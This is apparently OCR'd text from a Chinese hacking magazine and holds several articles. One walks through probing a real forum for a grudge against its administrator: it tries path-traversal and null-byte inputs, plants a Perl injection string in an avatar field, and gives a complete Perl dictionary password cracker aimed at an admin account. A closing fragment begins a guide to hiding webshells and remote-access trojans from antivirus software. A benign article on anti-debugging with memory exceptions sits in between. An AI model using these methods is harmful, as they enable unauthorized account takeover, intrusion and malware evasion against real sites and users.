关掉Windows自带的防火墙，停止Windows Firewall/Internet Connection Sharing (ICS)服务，现在是不是已经可以发送了！？

据多台机器测试（8台），其中7台测试成功，1台失败，操作系统都是WindowsXP SP2，失败原因不清楚，如哪位朋友有新的发现，还望分享。最后推荐一本Windows网络编程的书“Network Programming for Microsoft Windows”，希望对大家能有所帮助！

（本文涉及到的Network Programming for Microsoft Windows代码lphdrinc.c，光盘有收录）

给管理员一次小小的教训

Rabbit

闲着无聊，到本地区的一个社区上转了转，论坛上乱的一蹋糊涂，甚至有个帖子还侵犯了一个朋友的版权，也不知道管理员都干什么去了，我跟贴说了那人几句，实在看不下去了，于是决定给管理员泼盆冷水清醒清醒，如图1。




图 1

安全第一，先开个HTTP代理，打开社区的登录页面，看到上面显示的网址是http://www.****bbs.com/login.cgi，打开页面的源代码，找到登录的关键几句。

```
<form action="login.cgi" method="post">
<input type="hidden" name="menu" value="login">
<input type="hidden" name="id" value="">
用户名:<input size="25" name="username" class="i06">
密 码:<input type="password" size="25" value name="userpsd" class="i06">
</form>
```

分析上边的代码，得知提交登录信息的URL应该是http://www.****bbs.com/login.cgi?username=ID&userpsd=PWD&menu=login&id=。

我习惯先查看用户信息，因为一般情况下用户名和密码都是紧连着保存在一起的，在这里更容易接近我们想要的信息。提交如下URL查看silkroad用户的信息：http://www.****bbs.com/yhreg.cgi?menu=viewuser&username=silkroad，返回正常用户信息，再次提交http://www.****bbs.com/yhreg.cgi?menu=viewuser&username=./silkroad，同样也返回了正常用户信息，看来“.”和“/”已经被过滤掉了。继续提交http://www.****bbs.com/yhreg.cgi?menu=viewuser&username=silkroad%00，提示此用户没有被注册，如图2。




图 2

扫描看看，发现了FTP弱口令，可惜是anonymous匿名用户，利用价值不大。回到CGI上，在http://www.****bbs.com/rank.cgi发现了一个BBS，本来想下载源代码分析的，但分析起来比较费时间，于是先到几处敏感的地方看了看，http://www.****bbs.com/photo.cgi可以上传头像。由于头像的显示是<img src=***></img>，关键就是其中的***，即图片的链接。在要上传的头像的输入栏中填入</img>qq~;open F,">the0crat.txt";<img src=>.gif，如图3。




图 3

提交后，没有任何提示，程序也没有对图片进行任何改变。换个角度来看，既不分析源代码，也不入侵目标服务器，那么还是来尝试探测社区管理员的密码。当然社区上的管理员也不会是白痴，不会设个空密码什么的等你去玩的。提到探测论坛ID的密码，大家首先想到的是什么？下载个又大又没趣的黑客软件，再挂上一个字典？难道就没有自己动手写一个脚本来破解密码的冲动吗（小菜答曰：不是不想，有冲动没技术写不出来呀，万一搞不好，冲动的惩罚就降临了）？嘿嘿！现在就来教各位自己动手一步一步来对密码进行探测。

密码探测的一般方法如下：

1、取得预进行探测的密码列表。

2、向目标依次提交密码。

3、根据目标的响应判断密码是否正确，如果密码正确的话，则将密码返回给用户；如果密码错误，则执行下一次操作（Next）。

上边的第三步要绕个圈子，其他的几步用程序就能简单的实现了，首先从第三步开始，我不了解别的程序是怎么进行判断的，估计是先取得成功登录和错误登录两个页面的代码，然后对比它们的不同，可能还有别的办法，也希望高手们能够指点一下。首先注册个 ID，帐号 asdfasdf，密码 asdfasdf，根据前面取得的信息，此 ID 提交的 URL 为 http://www.****bbs.com/login.cgi?username=asdfasdf&userpsd=asdfasdf&menu=login&id=，“username=”后面的是用户 ID，“userpsd=”后面是用户密码，然后登录社区。现在，用 telnet 去取得我们想要的信息，如图 4。

```
F:\黑客X档案>nc -vv www.[redacted]bs.com 80
Warning: inverse host lookup failed for 212.105.15[redacted]: h_errno 11004: NO_DATA


www.[redacted]bs.com [212.105.15[redacted]] 80 (http) open
GET http://www.[redacted]bs.com/login.cgi?username=asdfasdf&userpsd=asdfa&menu=login&
id=  HTTP/1.1
Host:IIS-Server


HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 11:59:41 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html

fe7
<html>
<head>
<meta http-equiv=Content-Type content=text/html; charset=gb2312>
```

图 4

```
F:\>nc -vv www.****bbs.com 80          <<<——用nc连接目标WEB服务的端口
Warning: inverse host lookup failed for 212.105.***.***: h_errno 11004: NO_DATA
www.****bbs.com [212.105.***.***] 80 (http) open
GET http://www.****bbs.com/login.cgi?username=asdfasdf&userpsd=error&menu=login&id= HTTP/1.1<Enter>      <<<——这里用到前面提到的提交用户登录信息的URL，但用的是错误密码
host:iis-server <Enter><Enter>
HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 11:59:41 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html
fe7                          <<<——注意这个
<html>
<head>
<meta http-equiv=Content-Type content=text/html; charset=gb2312>
<link REL="SHORTCUT ICON" href=http://www.****bbs.com/pic/ybb.ico>
```

图 5 则是非成功登录后返回的信息。

```
F:\黑客X档案>nc -vv www.[redacted]bs.com 80
Warning: inverse host lookup failed for 212.105.15[redacted]: h_errno 11004: NO_DATA


www.[redacted]bs.com [212.105.15[redacted]] 80 (http) open
GET http://www.[redacted]bs.com/login.cgi?username=asdfasdf&userpsd=asdfasdf&menu=log
in&id=  HTTP/1.1
Host:IIS-Server


HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 11:59:41 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html

18d
<html><head><meta http-equiv=Content-Type content=text/html; charset=gb2312>
<SCRIPT>
```

图 5

```
F:\>nc -vv www.****bbs.com 80
Warning: inverse host lookup failed for 212.105.***.***: h_errno 11004: NO_DATA
www.****bbs.com [212.105.***.***] 80 (http) open
GET http://www.****bbs.com/login.cgi?username=asdfasdf&userpsd=asdfasdf&menu=login&id= HTTP/1.1          <<<——这次使用的是正确的密码
host:iis-server
HTTP/1.1 200 OK
Date: Mon, 18 Nov 2005 12:09:40 GMT
Server: Apache/1.3.26 (Unix) PHP/4.0.6
Transfer-Encoding: chunked
Content-Type: text/html
18d                <<<——注意这个
<html><head><meta http-equiv=Content-Type content=text/html; charset=gb2312>
<SCRIPT>
expireDate=new Date;
expireDate.setYear(expireDate.getYear()+1);
```

以上是成功登录后返回的信息，返回信息的第七行“fe7”和“18d”不同，我们就从这里下手。现在到社区的管理团队上看看管理员的 ID，其中一个管理员的 ID 是“秘密”。

思路（步骤）

取得 IP →打开字典，字典里每一行一个密码→ socket()→ connect()→向目标主机 WEB 端口提交数据，此数据中所提交的密码用一个变量来代替，这个变量就是字典里的密码→将返回的信息保存，用先前提到的登录成功 / 失败返回信息的不同点进行对比，判断是否登录成功，即密码是否正确→当前密码正确→输出正确的密码并退出程序，当前密码错误→从第二步骤开始重复，直到密码正确或试完字典里的所有密码。

```
#!/usr/bin/perl
#########################
#Password Cracker
#Author:Habbit
#E-mail:yuloushalanng@yahoo.com.cn
#Date:2005/11/18
#########################
use Socket;    #使用Socket模块
my $ARGC=@ARGV;    #取得参数的数目
if($ARGC!=1){print "\nPassword Cracker Tool By Habbit\nUsage:$0 TargetIP\n";exit;}
my $host=shift;    #获取主机IP
print "\nSending...";
open(FH,"<dic.dic");    #挂字典
while(<FH>)    #读取字典
{
chomp;
my $pwd=$_;
my $req="GET http://www.****bbs.com/login.cgi?username=asdfasdf&userpsd=$pwd&menu=login&id= HTTP/1.1\n"."host:iis-server\n\n";    #提交的信息
my @res=sendraw($req);  #将目标服务器返回的信息保存为数组
if($res[6]=~/fe7/g)  #从@res数组中取得所返回信息的第7行，并进行判断。判断依据：前文中用telnet所获知的用来判断密码是否正确的字符
{print "\npwd:$pwd error";}    #如果返回的信息中的第7行中包含fe7这三个字符，则在屏幕上打印出密码错误的信息
else
{
print "\npwd:$pwd passed";    #因为成功登陆后返回的信息中的第7行不包含fe7这三个字符，所以如果第7行中不包含fe7这三个字符就表示登陆成功，即密码正确
close(FH);
exit;    #探测到正确密码立刻退出
}

}    #对比判断是否登陆成功的循环
close(FH);
```

```
sub sendraw {
my ($req2) = @_;
my $target;
$target = inet_aton($host) or die "\ninet_aton
problems";    # 转换目标IP
socket(Handle,PF_INET,SOCK_STREAM,getprotobyname
('tcp')||0) or die "\nSocket problems\n";    #Socket
if(connect(Handle,pack "SnA4x8",2,80,$target)){    #
此例中为80端口，根据实际情况更改
select(Handle);
$| = 1;
print $req2;    # 向目标服务器提交登陆资料
my @res2 = <Handle>;    # 取得目标服务器返回的信息
select(STDOUT);
close(Handle);
return @res2;    # 将目标服务器返回的信息作为sendraw()函
数的返回值
}
else {
die("\nCan't connect to $host:80 \n");
}
}
```

演示

dic.dic 内容如下：

```
asdf
asdfasdf
asdfa
```

运行这个脚本，程序探测到正确密码asdfasdf后退出，如图6。

```
F:\黑客X档案>cracker.pl www.[redacted]bbs.con

Sending...
pwd:asdf error
pwd:asdfasdf passed
```

图 6

要根据实际情况更改提交的信息和判断依据以及WEB端口。挂个字典，就可以慢慢等密码出来了，然而更多时候是取决于你的运气。

总结

弊端就是这段代码使用单线程，所以探测速度不是很理想。有兴趣的朋友可以自己进行修改，在没有使用跳板的情况下对自己不安全，而且成功率很大程度上取决于你的运气。优点是这种方法比较有效，但也是比较没有效率的密码破解方式。

利用操作系统内存保护来反调试

刘奇

做过共享软件的作者大概都知道反调试的重要性，特别在中国这种大环境下，Cracker猖獗，破解作品流传很快。而一些个人或公司开发的很有效的反调试，反汇编技术是不公开的。为什么？一方面是由于这些技术都是商业秘密，或者有可能成为商业秘密。另一方面，一旦相应的技术公布于世，很快就有对应的破解技术，使公司或自己辛辛苦苦开发的反调试技术失去作用。增大成本投入，因为又要开发新的反破解技术。

目前广为流传的反调试方法有这样几种：杀死父进程、退出程序、关机、锁定键盘等等。更有甚者，甚至格式化硬盘（请注意，这已经构成了违法）。

这些方法都有一些缺陷，那就是都调用了Windows API，只要在对应的API设置断点就可以让这些方法失效。那么有没有一种方法能够反调试，而又不需要调用Windows API呢？当然有了，本文将从一些简单的例子出发让大家理解这种新的有效的反调试技术。希望能为软件保护贡献一点自己的力量。

本文所谈论的技术所使用的代码在WindowsXP SP2，Microsoft Visual C++ 6.0测试通过，调试器采用OllyDbg v1.10 cao_cong汉化版。我们先来看一个非常简单的例子：

```
#include <stdio.h>
int main( )
{
    char *p;
    printf("%c", *p);
    return 0;
}
```

用VC编译时会有一个警告：**local variable 'p' used without having been initialized**，也就是上面的指针p没有初始化。不要担心，我们要利用的就是这一点。编译（debug模式）运行程序。框的一声，一个熟悉的老朋友跳出来了："这事儿不能这么干"，如图1。




图 1

点确定程序就终止了，上面的地址**oxcccccccc**是debug版本特有的，VC在这里填入的是INT 3的机器码。Cc就是INT 3，我们不妨简单验证一下。

打开cmd.exe，输入**debug**，输入a回车，输入**int 3**，然后u100就可以看到了，如图2，光标选定的那一行就是了，或者直接查看VC的反汇编代码也可以。

```
0B30:0100 int 3
0B30:0101
-u100
0B30:0100 CC            INT     3
```

图 2

到这里有部分读者大概开始迷惑了"一个有错误的程序摆出来干什么？"。请注意这个程序里面我们没有调用任何Windows API（至于底层Windows是怎么处理的我们不管），至少从程序代码里面没有看到任何Windows API。深入考虑看看，Windows有一个异常处理过程，如果我们的程序有异常情况，但是自己不处理，那么Windows就接手处理我们的程序产生的异常。问题就在这里了，Windows怎么知道如何处理应用程序的异常呢？如果Windows不知道，那么有一个简单的办法，关掉应用程序或者启用调试器来调试。如果启用调试器来调试，那么这个时候，异常处理又转手交给了调试器（比如ollydbg等）。既然已经提到了ollydbg，那我们就来看看ollydbg是如何处理应用程序异常的，如图3。



图 3

如果勾选上面的"非法内存访问"，调试时若发生"非法内存访问"，ollydbg会让应用程序自己处理异常，如果应用程序自己没有办法处理。那么ollydbg会终止应用程序。如果不勾选上面的"非法内存访问"，ollydbg遇到"非法内存访问"时会提示用shift+ F7/F8/F9来跳过。如果此时我们用shift+F7/F8/F9来处理也会导致应用程序被终止。终于出现了不好处理的问题。机会来了。依稀记得余世维老总曾经说过，不要说发现了一个问题，听起来让人心慌，而要说发现了一个机会。因为有

问题的时候通常都有切入点。举个简单的例子，有客户发现某某冰箱太耗电，乖乖，机会来了，解决这个问题就是一个卖点。就能抢占部分市场。回到正题，我们如何利用这个机会呢？试看以下逻辑过程：

1. 定义一个未初始化的指针→检测调试器。

2. 如果被调试，什么都不做（用来产生异常，让Windows弹出非法操作或让调试器终止应用程序）

3. 没有被调试，指针指向存放注册码的数组。

4. 弹出一个对话框→取得注册码到存放注册码的数组。

5. 用指针操作注册码，验证合法性。

关键在上面的第二步，如果不被调试程序正常运行，反之程序会被终止，即使有调试器也无法调试。整个过程还有一个问题，如何让检测调试器的过程不让破解者发现。有问题就有机会，希望大家积极研究新的检测调试器的方法。

下面用一个简单的例子来帮助大家理解这种技术。检测调试器的代码原理比较简单，当应用程序被调试时权限会提升。能够用OpenProcess的PROCESS_ALL_ACCESS权限打开系统进程，系统进程以csrss.exe为例。

大家可以把**IsOllydbgPresent()**加入到自己的程序中，用于检测Ollydbg。检测调试器代码如下：

```
BOOL IsOllydbgPresent( )
{
  if ( OpenTargetProcessName( ))
      {
            return TRUE;
      }
      else
      {
            return FALSE;
      }
    //OR return OpenTargetProcess
Name ? TRUE : FALSE;
}
```

其中OpenTargetProcessName函数的代码如下：

```
BOOL OpenTargetProcessName( )
{
        HANDLE hProcessSnap;
        HANDLE hProcess;
        PROCESSENTRY32 pe32;
          // Take a snapshot of all
processes in the system
    hProcessSnap = CreateToolhelp32
Snapshot( TH32CS_SNAPPROCESS, 0 );
              if( hProcessSnap ==
INVALID_HANDLE_VALUE )
      {
    puts( "CreateToolhelp32Snapshot
(of processes)" );
                  return( FALSE );
      }
          // Set the size of the struc-
ture before using it
              pe32.dwSize = sizeof(
PROCESSENTRY32 );
              if( !Process32First(
hProcessSnap, &pe32 ) )
      {
    puts( "Process32First" );
    CloseHandle( hProcessSnap );
                  return( FALSE );
      }
          do
          {
    if (stricmp(pe32.szExeFile,
pTargetProcessName) == 0)
              {
    hProcess = OpenProcess( PROCESS
_ALL_ACCESS, FALSE, pe32.
th32ProcessID );
    if( hProcess == NULL )
                  {
    printf( "Open target process : %s
failed\n", pTargetProcessName);
    CloseHandle( hProcessSnap );
    return ( FALSE );
                  }
                  else
                  {
    puts( "open process ok" );
    CloseHandle( hProcess );
    return ( TRUE );
                  }
                  break;
              }
          } while( Process32Next(
hProcessSnap, &pe32 ) );
          //如果不存在Target Process
Name，返回FALSE
        CloseHandle( hProcessSnap );
    return( FALSE );
}
```

终于到了看成果的时候了，主程序很简单：

```
int main()
{
          char RegCodeBuf[10];
          char *pRegCodeBuf;        //
定义一个未初始化的指针
          //如果没有被ollydbg调试，初始
化pRegCodeBuf,使其指向RegCodeBuf
          if (!IsOllydbgPresent( ))
      {
    pRegCodeBuf = RegCodeBuf;
      }
          printf("Please input the reg-
ister code : ");
          scanf("%s", RegCodeBuf);
          printf("\nyour register code:
%s \n", pRegCodeBuf);
    printf("If you see this message, you
did a good job\n");
          return 0;
}
```

不被调试的时候可以看到“If you see this message, you did a good job”，如图4。

```
c:\D:\C++\AntiDebug\Debug\example.exe
Open target process : csrss.exe failed
Please input the register code: abcde

your register code: abcde
If you see this message, you did a good job
```

图 4

用ollydbg加载程序调试，当我们输入注册码按回车后，程序就产生了异常，命令提示符窗口卡住了，如图5。

```
c:\D:\C++\AntiDebug\Debug\example.exe
open process ok
Please input the register code: abcde
```

图 5

此时ollydbg会提示异常，如图6（debug版本）。

访问违规：读取 [CCCCCCCC] - 使用Shift+F7/F8/F9来忽略程序异常

图 6

看到了INT　3的机器码。如果是realease版本，会看到图7所示。

访问违规：读取 [00000004] - 使用Shift+F7/F8/F9来忽略程序异常

图 7

如果我们使用连续几次Shift + F7/F8/F9来忽略异常，那么恭喜，你会看到图8。

调试的程序无法处理例外

图 8

然后程序终止了，如果后门的：“printf("If you see this message, you did a good job\n");”换成注册码运算代码，那么这段代码就不会被调试器跟踪了。再扩展一下思维，如果程序中存在若干类似的指针，那么可以想象，这对Cracker来说，这是多么郁闷的事情了。再扩展一点，除了用指针来产生内存访问异常，还可以有除零等异常。如何发挥利用，就看大家的聪明才智了。

（本文涉及到的工具OllyDbg v1.10 cao_cong汉化版和相关测试代码，光盘有收录）

利用操作系统内存保护来反调试

让木马玩转杀毒软件——木马免杀全攻略

ICE[杰]

前言：伴随着黑客X档案前进的脚步，我们这些菜菜鸟也在不停的成长着。对于广大黑友们而言，玩儿木马已经成为大家热衷的一项活动了，黑龄（玩黑的时间）半年以上的朋友几乎都已经有了属于自己的一片肉鸡场，至于拥有多少的肉鸡，就因人的技术差异或喜好而不同了。可是，无论是菜鸟还是高手，现在都不得不面对一个残酷的事实，那就是－－杀毒软件。我们辛辛苦苦传上去的各种asp木马、植入到别人电脑里的灰鸽子、黑洞、pcshare等，都会被杀得一干二净，片甲不留！小菜："那怎么办呀，难道我们这些玩马的都得改行，回家耕田不成？"呵呵，那倒不必，今天我就来给大家好好的上一堂课，教会大学如何把自己的马儿保护好，让我们这些小菜也能领略到玩转杀毒软件的乐趣！

第一节　asp、php木马的免杀

一、asp木马的免杀

现在的网络江湖，可谓是脚本注入攻击横行的时代，而这其中，又以asp漏洞利用的最多，常看X档案的朋友，对此不会感到陌生吧，而海阳顶端2006、老兵助手增强版、蓝屏ASP木马等更应该是我熟悉的对象，只可惜这些入侵网站的好助手，早就被列入了杀毒软件的黑名单，下面就让我们来拯救它们吧。

玩脚本入侵的朋友对海阳2006、老兵助手增强版、蓝屏ASP木马2005等再熟悉不过了，这些都是我们入侵网站后，方便我们对网站进行管理的工具，真可以说是我们入侵的好助手啊。可惜，它们早就被列入杀毒软件的黑名单了，那么，难道就任由我们的好助手这样平白无故地牺牲了？那可不行，那接下来就让我们来拯救它们吧。

(一)加密免杀：

我们都知道，无论什么杀毒软件都是靠找木马中比较有代表性的那一部分代码，作为辨认木马的根据，然后再把木马给杀掉，这部分代码我们俗称特征码，要做免杀，想逃脱杀毒软件的监视，就必须把这段特征码给改了，首先就介绍我们的第一种免杀方法：加密免杀。

思路：把asp木马里面的代码，也就是那些asp语言的代码进行加密，让杀毒软件无法找出特征码，从而逃脱。

看看站长助手6.0增强版吧，用卡巴扫描一下，是可以查出有病毒的，如图1。

